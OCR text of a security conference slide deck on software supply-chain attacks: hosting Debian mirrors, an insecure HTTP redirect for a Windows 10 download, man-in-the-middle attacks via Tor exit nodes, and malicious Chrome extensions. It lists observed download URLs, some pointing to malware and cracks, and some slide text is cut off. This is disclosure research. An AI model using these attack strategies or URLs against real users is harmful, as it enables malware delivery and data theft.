
Do you think anybody does this? Did you even see the instructions for how to do this?

What if we did not even need to intercept the HTTP request?

Debian

Adding a mirror

- 2TB free space
- Scheduled rsync
- Web form with your email in it



How to add a mirror to the mirror list

If you would like to have your mirror listed on the official mirrors list please:

- Ensure that your mirror synchronizes 4 times per 24 hours with the archive
- Ensure that your mirror includes the source files for the architectures the mirror carries

Once the mirror is set up, it should be registered with Debian in order to get included in the official mirror list. Submissions can be done using our simple web form.

Any problems or enquiries can be sent to mirrors@debian.org.

Debian Mirror

Would the debian project allow hacker scriptjunkie@scriptjunkie.us to host a mirror?

You bet!

Side note:

- Mirror the CD/DVD's, not the package archive too like we did
- Packages' signatures are checked by apt; mirrors not trusted
- CD/DVD's: ~500GB
- Packages: ~1.5TB

So do people check their signatures?

To the surprise of no-one… Nope!

I do not alter iso's or serve malicious files, but do others?

Many mirrors of all distros in low-security edu's

I trust them, but not that they haven't been compromised

Debian Mirrors

But that's not all!

Debian is looking for a maintainer for the mirror selector

Volunteer for a few hours and your package can control *all* iso downloads!

The Debian CD mirror selector is still experimental because it is unofficial (all debian.net domains are unofficial) because it isn't run using software available in Debian by Debian members on hardware run by Debian sysadmins and donated/lent to or purchased by Debian. IIRC from discussion with the maintainer of it, they don't have any plans to do packaging of the software yet. If you would like to help with that, please check out this page and the website for the software:

https://mentors.debian.net/intro-maintainers
http://mirrorbrain.org/

--
bye,
pabs

https://wiki.debian.org/PaulWise

Mac OS Sierra


Insecure ap

HTTP pages
are the new
form submi


That's not h

Attackers ca
malicious o

Users have
package the
real Apple s



Windows 10


Google
Google
Sign in
Sign in
Windows 10 free upgrade for customers who use assistive technologies
If you use assistive technologies, you can get a free upgrade to Windows 10 as Microsoft continues our efforts to improve the Windows 10 experience for people who use these technologies.
With the Windows 10 Anniversary Update, we've taken a number of steps to improve the accessibility of Windows 10. To learn more, read our blog that details some of these improvements.
Before you upgrade, please check with your assistive technology provider(s) to learn more about their software compatibility with Windows 10.
If you want Windows 10 now and are ready to take advantage of the free upgrade offer, select the button below to get started.
Yes, I use assistive technologies and I am ready for my free upgrade to Windows 10. *
UPGRADE NOW
Elements Console Sources Network Timeline Profiles Application Security Audits
Request URL: http://go.microsoft.com/fwlink/?LinkId=822783
Request Method: GET
Status Code: 302 Moved Temporarily
Remote Address: 104.85.9.21:80
Response Headers
Cache-Control: no-cache
Connection: keep-alive
Content-Length: 0
Date: Tue, 14 Mar 2017 18:41:54 GMT
Expires: -1
Location: https://download.microsoft.com/download/0/4/7/047889D0-578C-4A44
35 requests | 390 KB transferred | Finish: 4.69 s | DOMContentLoaded: 766 ms | Load: 1.72 s
Windows10Upgra....exe
Show all

Windows 10

In case you did not catch that

https://www.microsoft.com/en-us/accessibility/windows10upgrade *click download link to…*

http://go.microsoft.com/fwlink/?LinkId=822783 *HTTP 302 redirection to…*

https://download.microsoft.com/download/0/4/7/047889D0-578C-4A44-A38F-7F30A6CB3809/current-version/Windows10Upgrade24074.exe

So close, still fail

Attacker can intercept insecure HTTP download request, serve malicious exe

MITM Opportunities


So everyone is downloading their OS's and binaries over HTTP

If we can't set up a mirror, how does an average hacker MITM them?

- Hang around the coffee shop :-/
- Set up a proxy
- Run tor exit nodes
- Host a free VPN

This has been done before (OnionDuke)

- Did it work?
- How effective could it be?



Josh Pitts, BHUSA 2015 Repurposing OnionDuke

MITM’able stats

Ran port 80 tor exit nodes for a few weeks

Kept list of URL’s retrieved (w/o sources)

Again, did not alter any download

>5,000 executable files, packages

Many software piracy-related files

Many games

Some legitimate software utilities

Malware

```
http://download.virtualbox.org/virtualbox/4.3.20/VirtualBox-4.3.20-96997-Win.exe
http://downloadeu2.teamviewer.com/download/TeamViewer_Setup.exe
http://downloads.tweakbit.com/en/fix-my-pc/aff/fix-my-pc-setup.exe
http://spymenowornever.com/1/agent.exe
http://113.171.224.178/videoplayer/SkypeSetupFull.exe
http://cu.conontaffy.com/131002000/AGRKBoVj0ggADTox51hfH2oE_kk-TIiSTw4woSp5SLXbAQAAAAA/21913/SystemOptimizer.exe
http://85.25.44.91/d/s2cjxpxiytcnyxlwsba6mdoawa3gilvlp3yysh2s24s6l7ebqbrtbbte/far_cry_primal_conspir4cy_crack.rar%7c%3efar_cry_primal_conspir4cy_crack/fcprimal.exe%7c%3e@$&%04/svchost.exe
http://flz.keygen.ru/cache/files/H/hardcodedsoftwaredupegurumusiceditionv5.4.0keygencrude.zip
http://flz.keygen.ru/cache/files/N/navicatformysqlv8.0.22patchinvisible.zip
http://he.nextissue.com/ozm/2017-03-01/media/18284c702d491e213be9fed9d6ee3ea2690bd475.zip
http://software.sonymobile.com/ns/omsi/1/common/installfile/Sony_Mobile_Update_Engine_Setup-2.15.6.201504280926.exe
http://download1.uploadocean.com/d/4lvrvapn2tslvrtxdb5l4qjjfylkuhpxnimxacedmlq7yt5y5tk42on36waq6smkzuufrcq7/easeus.data.recovery.wizard.technician.10.8.0.rar%7c%3ekeygen.rar%7c%3ekeygen.exe
http://he.nextissue.com/pop/2017-03-01/media/83c9d35d4d4c5ad90153e8bf5f82243d5fd64666.zip
http://dl.yac-tech.mx/download/official/yet_another_cleaner_sk_6452830.exe
http://url.gg1z.com/down/???????1?.?????.%20??.?.????3a??.?.????????????2?????-??.?????.av1.7%20??.?.??a??%20??.?.???????.?????.??????-??.?.????@36_8816.exe
http://sub.reasoninghollow.com/installers/cli/1431252129290/SevenZip_downloader-Q3FtjtIE9.exe
http://pdf-reader.su/files/PDFReader.exe
http://games.toomkygames.com/BadPiggiesSetup.exe
http://dal2-05.yxdown.cn/yxdown.com_MedalofHonorAlliedAssault_en.exe
http://portal.office.com/plugin_install.exe
http://files.camstudiorepo.com/CamStudioSetup.exe
http://freegamia.com/distributives/BobbyTheSantaSetup.exe
http://www.anvir.net/downloads/anvirrus.exe
```


In-the-wild Chrome extensions

Chrome Extensions

- Can be easily installed by users
- Permission model can require access all data displayed on or type into websites, passwords, screen, microphone, webcam…
- Filesystem access given certain constraints
- On Chrome OS, can control virtually everything

In the wild: (reported by MalwareBytes)

- Unescapable popup (short of killing processes) forces most users to install the malicious extension
- Disables access to chrome://extensions and chrome://settings so you cannot remove it through the Chrome UI
- Ad fraud and tech support scams



Cloud Platforms


There are many ways users receive code in unverified ways
- Attackers may use these to gain control of their systems
- And then obtain the users' data

What if we skipped this entirely and just asked users for their data?

The 2017 Twitter Revolt was a great opportunity to test this
- Due to UI changes, ads, harassment, blocking, Twitter users began to leave

So many moved to the open-source federated Mastodon that the main instance stopped accepting registrations
- Different mastodon instances can follow and talk with each other

In the following weeks, hundreds of Mastodon instances sprang up
- My instance had >1500 signups in first few days; others had > 10,000
- Many users already followed me
- I don't spy on DM's and take pride in a secure, reputable instance
- Do you trust others who are hiding their domain registration/admins?



Summary

We proved most programming language package managers have major security weaknesses

- Typo or wrong command attacks
- Anonymous automatic registration and publishing
- Weak authentication, no 2-factor, sometimes none at all
- Expose powerful credentials to many different attack models by caching permanent credentials

Operating system package managers are manual-review and harder to poison

But nearly every OS is acquired insecurely and unlikely to be verified by the user

MITM attacks proven practical against proxy/VPN/Tor users


We became OS and package mirrors to prove

- Anyone could infect packages and OS's delivered via mirror
- Can be quick, cheap, anonymous, with worldwide effect
- Packages often are not verified against anything external
- We were **never denied**


Supply chain attacks are happening in the wild now

Summary

In other words, we have shown…



Hacking users



Hunting sysadmins

Hacking developers

Attacking package manager dependencies

Becoming a package mirror

Operating system distribution attacks

Questions